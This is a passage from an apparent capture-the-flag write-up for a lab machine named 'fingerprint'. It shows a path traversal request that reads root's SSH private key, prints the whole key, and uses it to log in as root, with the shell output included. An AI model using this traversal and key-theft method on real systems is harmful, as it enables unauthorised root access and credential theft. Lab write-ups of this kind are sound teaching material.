0a8c9ad19997e68517d86b3d4b26b08e016fa62bd39e697564590fbfbb759e1fa44d52dadd33f15e45ce49ccb86746bf219d39acedcd1612
eff150c92621c564538d65a8de09d2f87aed63ae66b0b44b082849f3f336032a5d82701dcb6ab4b8d35a059a661b415f31e899c1aaf04b1e
a54c123c76cdae0970af2c7fb" "localhost:8088/admin/view/../../../../../root/.ssh/id_rsa"

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAvBdEECQOhzxNhtcyq8/TU6T1hbSK2WYbpF3OBMlCKUeh5Z62
i9RmFG1BVU5i7IMAVelL92WrGgYXfp2A9oIeLugEIjGcqAkK0aqWM6PnaSvGsnzj
wmncPtNqudxWMPMozOc5baf9RIWDGG84KZrhk+FMt75amL6uFgz/ztXsHAotrBF8
QLdKU92/jddEd4c5T5N4kpLm+cR2vYH4JW12mp2/vthkM1kD0g0q6u6i7Ofl/XQi
gRn8oJmh54+SMc+HgQKhtTf0u1Dg15Ij9GvdlFn4iz/jUF93vZz4wFD58q9N2R9u
lZWTCm+BOqhca0jNaQgX5kQtkZ2uoU/XqzunIQIDAQABAoIBAQCuMn3+1OX/qYHD
mBp9tQRrOyOIqSTPIxoGqDndhOeZg5YVK2C1MAk6cdVIREip8smkx2Rrw+UrPOkV
gpmls+xwVME/SeNkXLuAYxSozuvLI5fqRnBJ5fDs3rDBYacRvqHS43L0c9jEVUKM
prTFE4RHiSmcIteVD0P7eB6SWN1LOSrKxMipTUhRG3m1b6QyQEO8S2zPxqklQxHh
pq5zcZaLINr5TVwB7jiDidfbIN3obIBzTU1WrCn5Re8Tyu1Xlmljva1U3kfjhlSL
iuMlYPi4omt6ZODy9qnImJvCh35ZhIs1tyR1XFwtyeOermwwDFbOEX14bNk1c7Nb
QgebG7gBAoGBAOlQmS3HIdEnuaJeQCqJQ2MQP50O0GEvvbB1IRLjPRKpW6amC2rv
Udrmk/6SQUwcxEDNjLkcabn1BAw6ZKBsUjGydVnW+awRQqWmdL9CLcMhFI922V+G
mb8DEq1dO4KsY909E23yq1R7z1De5r1wMzL85+2QeoadHEgAXsjKjbyxAoGBAM5h
AWKxxdo4k2qv8FeAcy9xGbcpP9YUEnySCOVrFYYAenR+oeWHmojF8T8WAAChdsgc
YHmbPi0etlAX4pAt3ww05SPjdUNb81avAiKphRITVF/hr1DWqdSrjHgmO8JhPgY+
132qO8rHjnfsMmh+eSWQXPy1O9yYVed1sgzDlG1xAoGAWBNY//MATRiV9zllN6mB
itADc6K3/zgqf4Z36c1mrLjKJGriPIgDeoM4sw07ISRq4Zu219pl/xEDaipQ+k5p
6ODZdAS3U8FgS3A++kRdSiAextmyzWDegUEDt/ZOFNJHEKmRwBuvmcDzTjAXIsRM
T58xXnkAB/kfR/77yQjN4MECgYEAw5fsWD1j5o34KQTWJBf5Et1+IblWZu5fFvDQ
vZ3fqECLzhy2E3ORYk83dTLEjdR5Xu6GALrBEsIox3/bmgnfexImmPzaBhz/Ywg6
Xd+L3rWzIawjG9pW2tg7KSQTPwYqYoDseoz8XhMDU2Tn4WD8MD3B4z9gnJFD2ToS
pUY3RgECgYEAyWrVpT9rI4j2pDC/ht54dtCltxw+jcZp5F57IsAy7ldlsefuwoNr
GWUYBeBWuK8vx14XYNvMt45eg/GaU02VSoczuNPIvOoKbrH3+BXK290zxvwznqTS
oggFxgjTq+oAawHPmDGDrWgqoa/Aecd6C0t94Tv7avfE9ZBJ4QWMsms=
-----END RSA PRIVATE KEY-----
```

We save the key to a file and use it to SSH to the system as `root`.

```
ssh -i root.key root@10.10.11.127
```

```
ssh -i root.key root@10.10.11.127

Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-163-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed May 11 12:48:19 UTC 2022

  System load:  0.0               Processes:           170
  Usage of /:   55.0% of 6.82GB   Users logged in:     1
  Memory usage: 28%               IP address for eth0: 10.10.11.127
  Swap usage:   0%


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
settings


root@fingerprint:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.